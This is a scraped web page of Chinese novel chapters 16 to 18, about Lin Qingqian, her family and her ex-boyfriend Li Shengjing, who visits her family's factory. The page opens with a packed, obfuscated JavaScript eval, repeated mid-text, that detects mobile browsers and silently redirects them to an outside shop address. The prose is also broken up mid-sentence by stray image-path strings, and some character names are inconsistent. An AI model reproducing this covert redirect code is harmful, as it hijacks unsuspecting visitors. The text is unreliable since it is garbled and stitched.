;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958965|193269||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 还以为是客户,装得一本正经,但见林清浅对待这人的态度不像是客户,这才放肆起来。 他凑到林清浅脑袋边上,看向李盛景:“这不会就是我未来的姐夫吧?” “别乱喊。”林清浅一把推开他的脑袋:“厂里有多少材料,要订多少?就4天的时间,送货还要时间呢。” 李盛景饶有兴趣地看向表面不和的姐弟俩,跟人自我介绍:“我叫李盛景,可以叫我小李。” “这可不兴叫啊。”林锦程一副吓到了的样子:“虽然你比我小,但这万一要是你成了我姐夫,我妈得骂我没大没小,要不叫李总吧,我听说你是个总经理来着。” “不是,其实就是挂个名,毕竟出去谈项目总要个名头。”从来很自负的李盛景居然谦虚起来了,引得林清浅侧头看了他一眼。 “那也是个总。”林锦程笑着,然后才回答了林清浅的问题。 林清浅到一边去给原材料商打电话。林锦程一步跨到李盛景旁边,低着头小声问:“你跟我姐到底咋回事儿?前女友那事到底真的假的?” 李盛景与林清浅在一起的时间不过三个月,对林家人的了解很少很少。林锦程比他大,又比他高,虽然瘦但不知道为何让人觉得不好惹。 他认真又严肃地回答:“假的,我们都好几年没联系了,那天看到她评论才想起来没删好友,赶紧给删了。” 林锦程目光在他脸上仔细扫了扫,见他不像作假,便搭着李盛景的肩膀说:“那你家里要是一直反对怎么办?结婚可不是谈恋爱,我姐年纪也不小了,没时间跟你谈恋爱的游戏。” “林锦程,你管我?”林清浅摆起了姐姐的架子。 林锦程赶紧与李盛景分开,讪笑着说:“我这不也是关心你嘛,你可是我亲爱的姐姐。” “揭我黑历史的时候可没见你把我当过姐姐。”林清浅说:“材料订好了,中午前送过来,我把图纸给你,要铣的这种加工件我还不会。” “行。”说起工作,林锦程又正经了。 林清浅把图纸发过去,本来想跟着在旁边学一学,想起还有个李盛景在,不好真把人给无视了,看林锦程拿着图纸去了机器前,站到李盛景旁边说:“你现在看到了,我们做的就是这种材料加工的活儿,我弟还接点焊接加工的单子。不怎么累,但也说不上轻松,忙的时候加班加点,但也意味着有钱赚,不忙的时候就坐在家里打游戏。” “其实挺好的。”李盛景羡慕地说:“不用像我们这样为了个单子推杯换盏,到处赔笑脸,哪怕是项目拿下来了后面还要从研发样品,定价,一路盯到发货,出了点问题这中间的哪个部门都要找我,钱是赚到了,可累也累死了,大头还是公司的,自己也就拿个提成,不像你们,每一笔进账都进了自己的口袋。” 林清浅没说话,因为她知道人存于世,要怎么活是每个人的选择。李盛景此刻羡慕,可要他来做自己的活,那肯定是不愿的,毕竟李盛景自己就说过,他热爱工作,是个工作狂,工作能证明他活着的意义。 可李盛景此刻却说:“浅浅,要不你教教我,我也跟着你做这个?” 17. 第 17 章 林清浅满以为李盛景在看到小又杂乱的厂房时虽不至于嫌弃,但应该是看不上他们这个生意的,毕竟再大的单子,也比不过李盛景那种一个小目标起步的项目。 李盛景知道她的想法后说:“你们拿下一个百万的单子,除去材料成本和人工,最低也有个二三十万吧,可我就算谈下来一个小目标,那到我手里的,可能还不如你们这个数。” 林清浅本来不信,但一想李盛景不像他们这种个体户,虽然是他谈下来的项目,但需要各个部门去运作,分钱的就是参与的所有部门甚至整个公司。 她歪着头看李盛景,笑说:“这么看来,我们这种小本经营还更好?至少不用陪客户,不用打卡上下班,自己辛辛苦苦谈下来的单子,赚到的钱也是自己的。” “当然啊。”李盛景想起公司里的那些事:“也不用面对公司里的蝇营狗苟,说实话,同事之间的勾心斗角才是最累的。” “我最怕这个了。”林清浅开了个玩笑:“我要是去你们公司,估计活不过一集。” 李盛景笑了下算是捧场。 林锦程调好电脑数据走过来,忍不住吐槽:“你可能就是开场那两分钟的简介。” 林清秀作势要打,林锦程很配合地做了个躲的动作。 李盛景就笑:“你们姐弟关系挺好的嘛。” 林清浅示意他跟着自己,转身往厂外走。 李盛景很听话地跟上。 林清浅在只有两个人的时候问:“你怎么不跟我说过来了?”“呃……”李盛景犹豫了两秒,决定还是实话实说:“我有给你发消息和打电话的,但你都没回应,我还以为你不肯见我。” 林清浅尴尬了:“早上能叫醒我的,只有客户的电话和千牛的叮咚声。” “好好好,能叫醒你的只有钱。”李盛景的眼里含着笑,声音也有几分宠溺:“不过我每天起床的动力也是钱。” “谁能不爱钱呢。”林清浅又问:“我下楼前你跟我妈都聊了些什么?” “阿姨在你没下来之前感觉都挺友善的。”李盛景说:“她就问了问我的工作,收入什么的,也没聊多久。” 林清浅点点头:“我妈的话别太听。” 李盛景没做声。 眼看快到门口了,林清浅忽然停了下来,后面的李盛景撞了上去,把林清浅撞得踉跄了一下,被李盛景及时拉住了,两人同时说:“对不起,你没事吧?” 林清浅摇了摇头:“我没事。你什么时候走啊?” 李盛景当场哭唧唧:“你赶我走。” “我没有那个意思。”就算是这种时候,林清浅说话也不疾不徐的,连声音都很平:“但我们明显得不到双方父母的同意,那你待在这里就是浪费时间,不如回梁溪去,约客户见见面,吃吃饭,说不定又一个小目标来了。” 李盛景低落地说:“你在嘲笑我,我知道。” “我没有。”林清浅否认:“我们就算和好,之前的那些问题还是会存在,也总归会面对。以前我以为,两个人只要足够相爱,那其他阻碍都不会是问题,但终归是我天真了。” “阿景,”她看着眼前这个喜欢过的人,平和地说:“我不想做二选一时,被放弃的那一个。” 这是一道与“妈妈和女朋友同时落水,先救哪一个”一样的难题,李爸李妈激烈反对的情况下,李盛景或许会因为一时的爱意汹涌而选择她,可当激情退怯,亲情才会是李盛景坚定不移的选择,因为他本身就是个很重视父母亲人的人。 大部分的人也都会这么选。至于林清浅,她知道父母反对的心并不强烈,因为相比于远嫁,他们更期盼她嫁出去。 想到这里的林清浅笑了一声,笑得有些凉薄。 她冷酷地说:“走吧,你就当我不愿意陪你一起努力,不愿与你一同去争取你父母的同意。” “我知道这些话不是出自你真心。”李盛景睁着一双泛红的眼睛看她:“你就是不想我同我爸妈决裂,你这个人最会为别人着想了。甚至到现在,你都没有对我当初那么狠心地要与你分手的事有过责怪,也没有因为我利用你的心软和善良逼你跟我见面的事骂我卑鄙无耻。浅浅,你不能这么无私和大度。” 林清浅“呵”了一声,像是终于被激怒了,声音依然温柔,却不再平静:“我要是不这么无私和大度,前天晚上看到消息的时候就直接删了,当没看见。李盛景,你不能在得了我无私和大度的好处后又来谴责我。” “浅浅,”李盛景笑了起来:“这样才对,我不对的反驳我,斥责我,别委屈自己。” “你有病啊。”林清浅气得转身走了。 她没见过这样的李盛景,跟个无赖一样。 李盛景目的达到,跟在他后面两步远的地方,心想:浅浅生气都只会小发雷霆,还一点血都不掉。 王曼容端着豆角出来择,看见一前一后进了院子的两人,询问后面那个:“小李,中午在家吃饭啊,喜欢吃什么菜?能吃辣不?” 她一连问了好几个问题,李盛景来过一回,脸皮也厚了,见林清浅径直上了二楼,不太好意思跟上去,蹲到王曼容旁边帮忙择菜:“阿姨你做什么我吃什么,我不挑食,也能吃辣,不过没浅浅能吃。” 王曼容把菜盆端得老远,另一手拦住李盛景:“哪能要你帮忙,你坐着就行。” 李盛景坚持了几次,每次都被拦住,终于放弃,搬个小凳子坐到旁边:“我看浅浅特别能吃辣。” “不是她特能吃,是我们那儿都特能吃。”王曼容边择菜边说:“小李啊,你家里人要是不同意就别招惹我们家浅浅了,她耳根子软,又是真心喜欢你,更是头一回谈恋爱,你这么追着她,她就会忘不掉你。你说你俩要是谈恋爱,那家里同不同意也没事,可浅浅她年纪不小了,哪还有时间谈恋爱,就算谈那也是奔 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958966|193269||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 着结婚去的。” 李盛景看着院子里种的一盆月季,应该是开了有几日了,一副将要凋谢的样子:“阿姨,我也是真心喜欢浅浅,她于我来说,是师,是友,是心灵契合的恋人,这样的人太难找了,我不想放手。” “可你这是耽误她啊。”王曼容说:“你也知道,女孩大一年,能找着的好对象就更少,再过个两年,别人都要给她介绍二婚带娃的了,那就是给人当后妈了。” “我人生的价值只剩下嫁人了吗?”林清浅抱着林灿星下来,弯腰把她放到地上,去电脑桌的抽屉里找发绳。 “不嫁人你老了怎么办?”王曼容扬声说:“到时候生个病都没人照顾你,躺在床上不能动的时候连水都没得喝。” 林清浅在亲人面前要易燃易怒一些,她怼了回去:“那我享受了前面自由自在的少年,青年,中年,到了老年也是我该受的。” “说什么傻话呢。”王曼容怒道:“我就不该放你读那么多书,把个脑子都读坏了,听听这都是些什么傻话。” “这跟读多少书没关系,阿姨。”李盛景眼看着母女俩要吵起来的样子赶紧插话:“结婚是一辈子的事情,浅浅只是太过慎重,不想随随便便就嫁了。” 王曼容发愁地说:“慎重是好,可也要看年龄啊,再过几年她就40了,难不成争取给人当后妈?” “当后妈也没什么不好的。”林清浅终于找出来两个小的发圈,边给趴在桌上玩积木的林灿星扎双马尾,边故意膈应她妈:“可以无痛当妈呢。” 这话林清浅拿来怼过王曼容很多次,可无论多少次她都要生气:“当人后妈你还反以为荣了?到时候天天跟你作对,你一天不知道哭多少次。” 李盛景不知道出于什么心理,这时候站到了王曼容那边去:“就是,后妈很难当的,对他好他不领情,对他不好别人说你,老了也不会照顾你,还要跟你争家产。” 林清浅瞪了他一眼。 李盛景摸摸鼻子,朝她讨好地笑。 王曼容终于找着个跟自己站一边的,顿时气焰大涨,豆角都不择了,侧身看这林清浅说:“我就该像你爸的那个朋友一样,不结婚就把你关起来,直到把你嫁出去为止。” 林清浅看李盛年,像是在说:你看吧,有人支持她,她说得更起劲了。 李盛年顶着她的目光跟王曼容说:“阿姨,这俗话说,强扭的瓜不甜,逼出来的婚姻是不幸福的。” “我也不是说非要她嫁。”王曼容转回来继续择菜:“她要是自己愿意去找我也不催她,可她既不愿意找,又不肯相亲,什么时候才能把自己嫁出去?” 这话说得李盛景头顶的灯泡“叮”地一声亮了,脱口而出:“那你就把我当成浅浅的相亲对象吧。” 他觉得这条路行得通,转头问林清浅:“浅浅,好不好?我就当是来与你相亲的,就当给我一个机会,我们从头开始,可以吗?” 18. 第 18 章 林清浅没有回答李盛景的问题。她给林灿星扎好头发又上了楼,直到快中午才进厨房去帮忙。 李盛景作为客人,想跟着进去帮忙被赶了出来。 他在厨房门口站了一会儿,想起曾经信誓旦旦地跟林清浅说要向她展露自己的厨艺,结果他在家里用的是天然气,而林清浅租的单间里没有天然气,头一次用电炒锅的他发挥失常,还说等林清浅去了他那儿一定要重新展露一次。 可林清浅去找他,他却连门都没让人认,把她带去了海边跨年,新年的第一天两人就分了手。 他隔着玻璃门看了看王曼容准备的几个菜,没一个自己拿手的。想借地方展露厨艺的心顿时歇了,沮丧地坐回了大堂。 视频里见过一面的林希音看见他问:“大哥哥,你从哪里来的啊?” “我从很远很远地地方来的。”李盛景回答的时候声音不自觉地放柔。 拿着画笔在本子上涂涂画画的林希音歪了歪头,好奇地问:“那你是怎么来的呢?” 李盛景想起林清浅曾跟他说自己的两个侄女究竟有多可爱,他当时还不当回事,此时被小女孩的这个歪头正面击中,心都颤了一下,但不影响他逗小女孩:“当然是飞过来的。” “大哥哥你不要觉得我小就骗我哦。”林希音板着一张过分白皙的精致小脸说:“人是不能飞的。” 拿着画笔在旁边捣乱的林灿星说:“对的,人是不能飞的,只有小鸟才会飞。” 人类幼崽都是萌物啊。李盛景的嘴角抑制不住地上扬,反问两个小朋友:“那我不能飞,我是怎么过来的呢?” 这问题并没有难倒林希音。她抢着说:“我知道,你是坐飞机过来的。” “答对了。”李盛景说:“但是没有奖励。” 两个小朋友并不在意。林希音继续问:“那你会在我家里住下来吗?” 起得晚,收拾好楼上卫生的赵绵绵这时候问:“我的宝贝们,你们在和谁说话呀?” “一个大哥哥。”林灿星丢下画笔跑过去抱住赵绵绵的大腿:“妈妈我想你了。” “嗯嗯,我也想我的小宝贝了。”赵绵绵说得敷衍,目光看向李盛景,牵着林灿星走过去的时候说:“你不会就是……我姐的那个渣男友吧?” 话一出两人都尴尬了一瞬。赵绵绵赔笑说:“抱歉抱歉,嘴快。” 不等李盛景开口,又说:“但你真的挺渣的。” 饶是李盛景接触过各种各样的人,赵绵绵这样的是第一次见,上来就直接丢炸弹的。他过了会儿才说:“你说得对,我确实渣。” “别啊,你可以辩解的。”赵绵绵在他对面坐下来,一副“我听你狡辩”的表情。 李盛景假装没听见这话,恭维地说:“希希和星星都好可爱。” 林灿星拿着自己乱涂乱画的画画本过来:“妈妈你看我画的画。” 赵绵绵敷衍地看了两眼,开口就夸:“画得真好看,再去画一张吧宝贝。” 转过头来领了李盛景的夸赞,得意地说:“是吧,我有时候都觉得,我这么会生,应该多生几个,不然这优秀的基因岂不是浪费了?” “是的。”李盛景再次说:“真的太好看了两个都,还是完全不同的风格,希希很淑女,星星很酷。” “你这眼光不错。”赵绵绵被夸得高兴,笑得眼睛都亮了:“就是人品不太行。” 这话说得很不客气,可李盛景也没生气。站在林清浅的角度,他确实不好,而赵绵绵是她的家人,自然不会说自己好话。 